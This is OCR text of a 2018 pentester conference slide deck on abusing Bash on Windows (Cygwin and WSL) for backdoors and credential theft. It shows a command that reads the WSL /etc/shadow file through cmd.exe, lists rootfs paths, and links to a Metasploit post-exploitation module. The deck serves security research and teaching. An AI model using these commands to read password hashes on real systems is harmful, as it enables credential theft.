NTT Security

Abusing Bash on Windows

Antoine Cervoise

17 10 2018

[AbusingBashForWindows]-[External]-[Final]-v[1.0]

Who am I?

Antoine Cervoise - @acervoise

Pentester @NTT Security FR


I like

- Arduinos, passwords, phishing emails, gift cards, emulating Keyboard, dumpster diving
- beers, cigars and music

© 2018 NTT Security

Backdoor Bash on Windows

1. Bash on Windows
2. Why is it interesting?
3. Backdoor it!
   - Remote shell
   - Get passwords and hashes
4. AppLocker? SmartScreen?
5. Forensic
6. Bonus



© 2018 NTT Security

NTT Security

Backdoor Bash on Windows

Scripts are available at: https://github.com/cervoise/Abuse-bash-for-windows

© 2018 NTT Security

NTT Security

Bash on Windows

http://www.yolinux.com/TUTORIALS/unix_for_dos_users.html

© 2018 NTT Security

Bash on Windows

Cygwin

- Since 2001
- Not distributed by Microsoft
- Available since XP
- Works from Windows 95 to Windows 10 (according to Wikipedia)

Windows Subsystem for Linux

- Since august 2016 (*build* n°14393)
- Replacing Cygwin
- Not installed by default but edited by Microsoft
- Only for Windows 10 (x64) (and Windows Server 2019)

© 2018 NTT Security

NTT Security

Bash on Windows – Previous research

Cygwin

- CVE-2016-3067
- CVE-2017-7523

Windows Subsystem for Linux


- WSL Reloaded – BlueHat 2018
  https://www.slideshare.net/AnthonyLAOUHINETSUEI/wsl-reloaded
- ReCon Bruxelles 2018
  https://recon.cx/2018/brussels/resources/slides/RECON-BRX-2018-Linux-Vulnerabilities_Windows-Exploits--Escalating-Privileges-with-WSL.pdf

© 2018 NTT Security

Bash on Windows - Installation


Cygwin

- Basic installation file




WSL

- Enable developer mode
  - Settings -> Update & Security -> For Developers -> Developer mode





- Add **Windows Subsystem for Linux (beta)** feature
  - Control Panel -> Programs -> Programs and Features -> Turn Windows features on or off



© 2018 NTT Security


Bash on Windows - Installation





© 2018 NTT Security


Bash on Windows – Main difference




© 2018 NTT Security

Bash on Windows – Where is Cygwin?

32 bits




64 bits




© 2018 NTT Security

Bash on Windows – Where is Cygwin?

```
cervoise@DESKTOP-64LPQIR ~
$ ls -al ../localadmin/
total 24
drwxr-xr-x+  0 Oct  8 12:44 .
drwxrwxrwt+  0 Oct  8 12:43 ..
-rwxr-xr-x 494 Oct  8 12:36 .bash_profile
-rwxr-xr-x 054 Oct  8 12:36 .bashrc
-rwxr-xr-x 919 Oct  8 12:36 .inputrc
-rwxr-xr-x 236 Oct  8 12:36 .profile
-rw-r--r--   0 Oct  8 12:44 a_local_admin_file
```








```
~

cervoise@DESKTOP-64LPQIR ~
$ pwd
/home/cervoise

cervoise@DESKTOP-64LPQIR ~
$ ls
a_user_file

cervoise@DESKTOP-64LPQIR ~
$
```


© 2018 NTT Security


Bash on Windows – Where is WSL?






© 2018 NTT Security


Bash on Windows – First run






© 2018 NTT Security


Bash on Windows – About sudo






© 2018 NTT Security


Bash on Windows - /etc/shadow






© 2018 NTT Security

Bash on Windows - /etc/shadow





/mnt/c/Windows/System32/cmd.exe /c "type C:\Users\cervoisea\AppData\Local\lxss\rootfs\etc\shadow"

© 2018 NTT Security

NTT Security

Bash on Windows - /etc/shadow

Old WSL

C:\Users\USERNAME\AppData\Local\lxss\rootfs\etc\shadow

New WSL

C:\Users\USERNAME\AppData\Local\Packages\PACKAGENAME\LocalStaterootfs\etc\shadow

© 2018 NTT Security


Bash on Windows - /etc/shadow


WSL	Package name example
Ubuntu	CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc
Ubuntu 16.04	CanonicalGroupLimited.Ubuntu16.04onWindows_79rhkp1fndgsc
Ubuntu 18.04	CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc
Debian	TheDebianProject.DebianGNULinux_76v4gfsz19hv4
Kali	KaliLinux.54290C8133FEE_ey8k8hqnwqnmg
OpenSuse Leap 42	46932SUSE.openSUSELeap42.2_022rs5jcyhyac
Suse Linux Enterprise Server 12	46932SUSE.SUSELinuxEnterpriseServer12SP2_022rs5jcyhyac


Metasploit POST module: https://github.com/cervoise/Abuse-bash-for-windows/blob/master/metasploit-module

© 2018 NTT Security

Bash on Windows – From Windows







© 2018 NTT Security

NTT Security


Bash on Windows – From Windows


System	CLI
Cygwin 32 bits	`C:\cygwin\Cygwin.bat`
Cygwin 64 bits	`C:\cygwin64\Cygwin.bat`

System	CLI
Ubuntu	`bash`
Ubuntu 16.04	`ubuntu1604`
Ubuntu 18.04	`ubuntu1804`
Debian	`debian`
Kali	`kali`
OpenSuse Leap 42	`Opensuse-42`
Suse Linux Enterprise Server 12	`sles12`

© 2018 NTT Security

Bash on Windows – To Windows






Command used after */c* must use Windows PATH

